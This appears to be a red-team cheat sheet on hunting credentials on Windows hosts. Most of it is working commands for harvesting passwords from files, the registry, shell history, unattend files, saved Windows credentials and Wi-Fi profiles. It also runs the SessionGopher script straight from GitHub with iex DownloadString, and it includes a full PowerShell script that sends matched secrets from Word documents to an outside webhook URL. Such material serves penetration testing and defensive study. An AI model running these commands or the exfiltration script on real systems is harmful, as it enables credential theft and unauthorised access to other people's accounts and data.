
Resources
- Technologies
- What is COM objects : https://medium.com/@boutnaru/windows-com-component-object-model-71a76a97435c || https://www.sciencedirect.com/topics/computer-science/component-object
- Windows Search : https://github.com/microsoft/Windows-classic-samples/tree/master/Samples/Win7Samples/winui/WindowsSearch
- Scour : https://www.leeholmes.com/scour-fast-personal-local-content-searches/
- Offensive
CheatSheet
- Blacklanternsecurity : https://github.com/blacklanternsecurity/red-run/blob/main/skills/privesc/windows-credential-harvesting/SKILL.md
- 0xss0rz : https://0xss0rz.gitbook.io/0xss0rz/pentest/privilege-escalation/windows/credentials-hunting
Commands
- General Search
- Data
# Equivalent to gci -r | sls password Get-ChildItem -Recurse | Select-String password # Filtration gci -r -ea SilentlyContinue | sls "password" | sls -NotMatch "\.logs", "\.json", "Test-Creds" gci -r -ea SilentlyContinue | sls "password" | Where-Object { $_.Path -notmatch "\.logs|\.json" } | sls -NotMatch "Test-Creds" # Patterns (You can find Searchstrings.txt & Secret-Regex.txt in https://github.com/N1NJ10/Dev-Playground/tree/main And don't forget to remove the #) gci -Path ./ -Recurse -ErrorAction SilentlyContinue | sls -Pattern (cat C:\Users\fmoheb\Desktop\searchstrings.txt) -SimpleMatch rg.exe "Pass*" C:\Users\ rg.exe -f .\Secret-Regex.txt --hidden --no-heading --line-number C:\Users\ rg.exe -f .\Secret-Regex.txt --hidden --no-heading --pretty --line-number C:\Users\ -g "!Microsoft/" -g "!AppData/" -g "!*.tmp" # Run This from cmd (for /R C:\Users\ %F in (*.txt *.ini *.config *.yml *.csv *.tfvars *.tfstate *.env) do @findstr /snip /g:C:\Users\fmoheb\Desktop\searchstrings.txt "%F" 2>nul) | findstr /v /i /c:"base64" /c:"xmlns" /c:"image/png" /c:"http://" /c:"https://" /c:"AppData" /c:"Microsoft" 2>nul - Windows Search (Most Stealthy)
- GUI
- Powershell
# https://github.com/N1NJ10/Dev-Playground/blob/main/PowerShell/Invoke-WindowsSearch.ps1
Import-Module .\Invoke-WindowsSearch

Invoke-WindowsSearch -SearchString "password"
Invoke-WindowsSearch -SearchString "secret" -Scope "file:///c:/users"
Invoke-WindowsSearch -TargetHost "WIN-102" -WordList ".\searchstrings.txt" -Scope "file://WIN-102/IT_Archive" -Credential $creds
- Files
- Readable
# On cmd dir /s /b C:\*pass* C:\*cred* C:\*vnc* C:\*.config C:\*.kdbx C:\*.ovpn C:\*.rdp C:\*.publishsettings 2>nul | findstr /v /i /c:"\Program Files" /c:"\Windows" /c:"\Users\All Users\Microsoft" /c:"\npm" # powershell Get-ChildItem -Path C:\ -Include *pass*, *cred*, *vnc*, *.config, *.kdbx, *.ovpn, *.rdp, *.publishsettings, *.properties -Recurse -ErrorAction SilentlyContinue | Where-Object { $_.FullName -notmatch '\\Program Files|\\Windows|\\Users\\All Users\\Microsoft|\\npm' } | Select-Object -ExpandProperty FullName - Microsoft Office (dcom,xls,ppt,…)
- Expand-Archive (Disk)
# Hunting $createdZips = @() Get-ChildItem -Path "C:\Users\Public\Documents\Corporate_Finance\" -Recurse -Include *.docx,*.xlsx | ForEach-Object { $dest = $_.FullName + ".zip" Copy-Item -Path $_.FullName -Destination $dest $createdZips += $dest $expanded = $dest + ".expanded" Expand-Archive -Path $dest -DestinationPath $expanded Write-Host "Expanded Archive:" $expanded } # Extracting gci -r *.expanded | sls "pass*" | Select-Object Path, LineNumber, Line | Format-Table -AutoSize # Cleanup: Delete only the .zip files we created $createdZips | Remove-Item -Force # Cleanup: Remove .expanded folders Get-ChildItem -Path "C:\Users\Public\Documents\Corporate_Finance\" -Directory -Filter *.expanded | Remove-Item -Recurse -Force - COM Objects (Memory)
# 1. Lab Configuration
$TargetDir = "C:\Users\Public\Documents"
$LocalListener = "https://webhook.site/724203d4-2215c-417b-a746-22d2319c5b13223c" # Webhook

Write-Host "[*] Spawning invisible Word process for $TargetDir..." -ForegroundColor Cyan
$word = New-Object -ComObject Word.Application
$word.Visible = $false

# FIXED: Removed Excel/CSV extensions and added the missing space before -Recurse
$Files = Get-ChildItem -Path $TargetDir -Include *.docx, *.doc, *.docm, *.rtf, *.odt -Recurse -ErrorAction SilentlyContinue

if (-not $Files) {
    Write-Host "[-] No compatible Word documents found in target directory." -ForegroundColor Yellow
}

foreach ($File in $Files) {
    try {
        Write-Host "[*] Parsing: $($File.Name)" -ForegroundColor DarkGray

        # 2. Extract text in memory
        $doc = $word.Documents.Open($File.FullName, $false, $true, $false)
        $content = $doc.Content.Text

        # 3. Hunt for keywords
        if ($content -match "password|apikey|secret|credential") {

            $Matches = [regex]::Matches($content, ".{0,30}(?:password|apikey|secret|credential).{0,30}", "IgnoreCase")

            foreach ($m in $Matches) {
                # 4. Format the payload
                $Payload = @{
                    timestamp = (Get-Date).ToString("yyyy-MM-ddTHH:mm:ssZ")
                    target_host = $env:COMPUTERNAME
                    source_file = $File.FullName
                    extracted_string = $m.Value.Trim()
                } | ConvertTo-Json

                Write-Host "[+] Match found! Exfiltrating hit from: $($File.Name)" -ForegroundColor Green

                # 5. Fire payload to Python catcher
                try {
                    Invoke-RestMethod -Uri $LocalListener -Method POST -Body $Payload -ContentType "application/json" -ErrorAction Stop
                } catch {
                    Write-Host "[-] Egress failed. Lab listener at $LocalListener unreachable." -ForegroundColor Red
                }
            }
        }
        $doc.Close()

    } catch {
        # FIXED: The blindfold is off. If COM crashes, it tells you exactly why.
        Write-Host "[-] Error reading $($File.Name): $($_.Exception.Message)" -ForegroundColor Red
    }
}

# 6. Clean up
Write-Host "`n[*] Terminating COM object and cleaning up..." -ForegroundColor Cyan
try {
    $word.Quit()
    [System.Runtime.Interopservices.Marshal]::ReleaseComObject($word) | Out-Null
    [System.GC]::Collect()
    [System.GC]::WaitForPendingFinalizers()
} catch {
    Write-Host "[-] Cleanup failed. WinWord.exe might still be running in the background." -ForegroundColor Red
}
- Expand-Archive (Disk)
- Readable
- Regex (Very Fast/Good)
rg.exe -f .\Secret-Regex.txt -l --hidden C:\Users\ -g "!*Microsoft*/" -g "!*.tmp"
- Data
- Saved Creds
- cmd keys
# List Them cmdkey /list # Use Them runas /savecred /user:redteamrecipes.com\zazima cmd.exe - AutoLogon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>$null | findstr /i "DefaultUserName DefaultDomainName DefaultPassword" - History
- For user
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt - All users
Get-ChildItem -Path "C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt" -ErrorAction SilentlyContinue | Get-Content | Select-String -Pattern "password|admin|cred|key"
- For user
- Transcripts
- For user
Get-ChildItem C:\Transcripts\ -Recurse -ErrorAction SilentlyContinue - All Users
Get-ChildItem C:\Users\*\Documents\PowerShell_transcript* -ErrorAction SilentlyContinue
- For user
- Unattend & Sysprep
# Check If they are in the deafult Place First Select-String -Path "C:\Windows\Panther\Unattend.xml" -Pattern "password" -ErrorAction SilentlyContinue Select-String -Path "C:\Windows\Panther\Unattend\Unattend.xml" -Pattern "password" -ErrorAction SilentlyContinue Select-String -Path "C:\Windows\system32\sysprep\sysprep.xml" -Pattern "password" -ErrorAction SilentlyContinue # Hunt Get-ChildItem -Path C:\ -Include *unattend.xml, *sysprep.xml, *sysprep.inf -Recurse -ErrorAction SilentlyContinue | Select-Object -ExpandProperty FullName # Found on Unattend echo "U2VjcmV0UGFzc3dvcmQxMjM=" | base64 -d OR [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2VjcmV0UGFzc3dvcmQxMjM=")) - Registries & Programms
- HKL(M/U)
# For The Local Machine reg query HKLM /F "password" [/K] [/V] [/D] /t REG_SZ /S 2>$null | findstr /i "password" # For the Current User reg query HKLU /F "password" [/K] [/V] [/D] /t REG_SZ /S 2>$null | findstr /i "password" - Putty / SSH
# Putty reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s # SSH reg query "HKCU\Software\OpenSSH\Agent\Keys" - WIFI
# Powershell netsh wlan show profiles | Select-String -Pattern "All User Profile\s+:\s+(.+)" | ForEach-Object { $profile = $_.Matches.Groups[1].Value.Trim() $keyInfo = netsh wlan show profile name="$profile" key=clear | Select-String "Key Content\s+:\s+(.+)" $password = if ($keyInfo) { $keyInfo.Matches.Groups[1].Value.Trim() } else { "<OPEN OR NO KEY>" } [PSCustomObject]@{ 'Wi-Fi Network' = $profile; 'Plaintext Password' = $password } } | Format-Table -AutoSize # cmd for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off >nul & (netsh wlan show profiles name="%a" key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo on - IIS Web Config
# Search Get-ChildItem -Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue Get-Content C:\inetpub\wwwroot\Intranet\Config\web.config | findstr /i "connectionString password" Get-Content C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config -ErrorAction SilentlyContinue | Select-String -Pattern "connectionString|password" - VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query "HKLM\SOFTWARE\RealVNC\WinVNC4" /v password
- HKL(M/U)
- cmd keys
- Tools
- Trufflehog
docker run --rm -it -v "$PWD:/pwd" trufflesecurity/trufflehog:latest github --repo https://github.com/N1NJ10/RedForest-Toolkit # Doesn't work well on windows trufflehog.exe filesystem C:\Users\fady\ --results=verified,unknown - ripgrep
rg.exe "Pass*" C:\Users\ rg.exe -f .\Secret-Regex.txt --hidden --no-heading --line-number C:\Users\ rg.exe -f .\Secret-Regex.txt --hidden --no-heading --pretty --line-number C:\Users\ -g "!Microsoft/" -g "!AppData/" -g "!*.tmp" - Invoke-WindowsSearch
Invoke-WindowsSearch -TargetHost "WIN-102" -WordList ".\searchstrings.txt" -Scope "file://WIN-102/IT_Archive" -Credential $creds - Scour
install-module -Name Scour Import-Module scour Search-ScourContent password Search-ScourContent "password" -RegularExpression "pass.*" - Snaffler
Snaffler.exe -o C:\Users\helen\Desktop\log.txt -s -c DC01.inlanefreight.local - SessionGopher
iex (New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/Arvanaghi/SessionGopher/refs/heads/master/SessionGopher.ps1") ; Invoke-SessionGopher - Lazange
C:\Users\fmoheb\Desktop> lazagne.exe all
- Trufflehog
Tools
- Patterns
- Searching
- ripgrep : https://github.com/BurntSushi/ripgrep
- trufflehog : https://github.com/trufflesecurity/trufflehog
- Invoke-WindowsSearch : https://github.com/N1NJ10/Dev-Playground/blob/main/PowerShell/Invoke-WindowsSearch.ps1
- snaffler : https://github.com/SnaffCon/Snaffler
- SessionGopher : https://github.com/Arvanaghi/SessionGopher
Notes
INFO
.docxand.xlsxfiles are not documents, they are literally just ZIP archives heavily disguised by Windows.
DANGER
- When processing untrusted files with tools and scripts, consider the possibility that a file contains malware. Hence, take proper precautions.
Also, consider that your Blue Team has honeypot files in place to trick you!